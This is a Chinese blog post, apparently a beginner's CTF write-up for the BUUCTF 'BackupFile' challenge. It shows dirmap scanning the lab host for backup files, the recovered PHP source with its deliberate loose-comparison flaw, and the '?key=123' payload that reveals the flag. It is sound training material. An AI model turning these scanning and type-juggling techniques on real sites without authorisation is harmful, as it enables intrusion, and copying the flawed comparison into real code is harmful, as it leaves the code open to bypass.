




buuctf初学者学习记录--[ACTF2020 新生赛]BackupFile

原创

[pakho_C](#)  已于 2022-02-03 23:45:23 修改  297  收藏

文章标签: [php](#) [web安全](#) [安全](#)

于 2022-02-03 23:45:00 首次发布

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。


本文链接: https://blog.csdn.net/pakho_C/article/details/122779667

版权

web第17题

[ACTF2020 新生赛]BackupFile

打开靶场



Try to find out source file!



自动换行

```
1 Try to find out source file!
```

无任何提示，但是题目名为备份文件

常见备份文件名：.git；.svn；.swp；.~；.bak；.bash_history


对其使用dirsearch（报错429），然后使用dirmap工具进行目录扫描

```
root@kali:~/dirmap# python3 dirmap.py -i http://e333fd39-b400-4232-9a8a-6991186ccca7.node4.buuoj.cn:81 -lcf

##### # ##### # # ## #####
# # # # # ## ## # # # #
# # # # # # ## # # # #
# # # ##### # # ##### #####
# # # # # # # # # #
##### # # # # # # # # v1.0

[*] Initialize targets...
[+] Load targets from: http://e333fd39-b400-4232-9a8a-6991186ccca7.node4.buuoj.cn:81
[+] Set the number of thread: 30
[+] Coroutine mode
[+] Current target: http://e333fd39-b400-4232-9a8a-6991186ccca7.node4.buuoj.cn:81/
[*] Launching auto check 404
[+] Checking with: http://e333fd39-b400-4232-9a8a-6991186ccca7.node4.buuoj.cn:81/vjdtbilpvckumaxffqmdbfhfakfdqqtntcnyfdiowe
[*] Use recursive scan: No
[*] Use dict mode
[+] Load dict:/root/dirmap/data/dict_mode_dict.txt
[*] Use crawl mode
[200][application/octet-stream][347.00b] http://e333fd39-b400-4232-9a8a-6991186ccca7.node4.buuoj.cn:81/index.php.bak
100% (5715 of 5715) |#####| Elapsed Time: 0:03:03 Time: 0:03:03
root@kali:~/dirmap#
```

扫出来一个index.php.bak文件，响应为200，就是备份文件，访问将其下载下来



文件内容是一个php代码

```
<?php
include_once "flag.php";

if(isset($_GET['key'])) {
    $key = $_GET['key'];
    if(!is_numeric($key)) {
        exit("Just num!");
    }
    $key = intval($key);
    $str = "123ffwsfwefwf24r2f32ir23jrw923rskfjwtsw54w3";
    if($key == $str) {
        echo $flag;
    }
}
else {
    echo "Try to find out source file!";
}
```

这是一个弱类型比较的漏洞

php 弱类型总结

这里涉及的原理就是==在进行比较时，会先将类型转换为相同再进行比较

这里是比较一个数字和字符串，则字符串会被转换为数字来进行比较，字符串的开始部分决定了它的值，如果该字符串以合法的数值开始，则使用该数值，否则其值为0。这里的str是123开头，那么它会被转换为123，那么就可以使key=123就可以输出flag payload:

```
?key=123
```

← → ↻ ⚠ 不安全 | e333fd39-b400-4232-9a8a-6991186ccca7.node4.buuoj.cn:81/index.php?key=123

flag{63f7d281-a773-4e3f-8394-cf9c1ce5c585}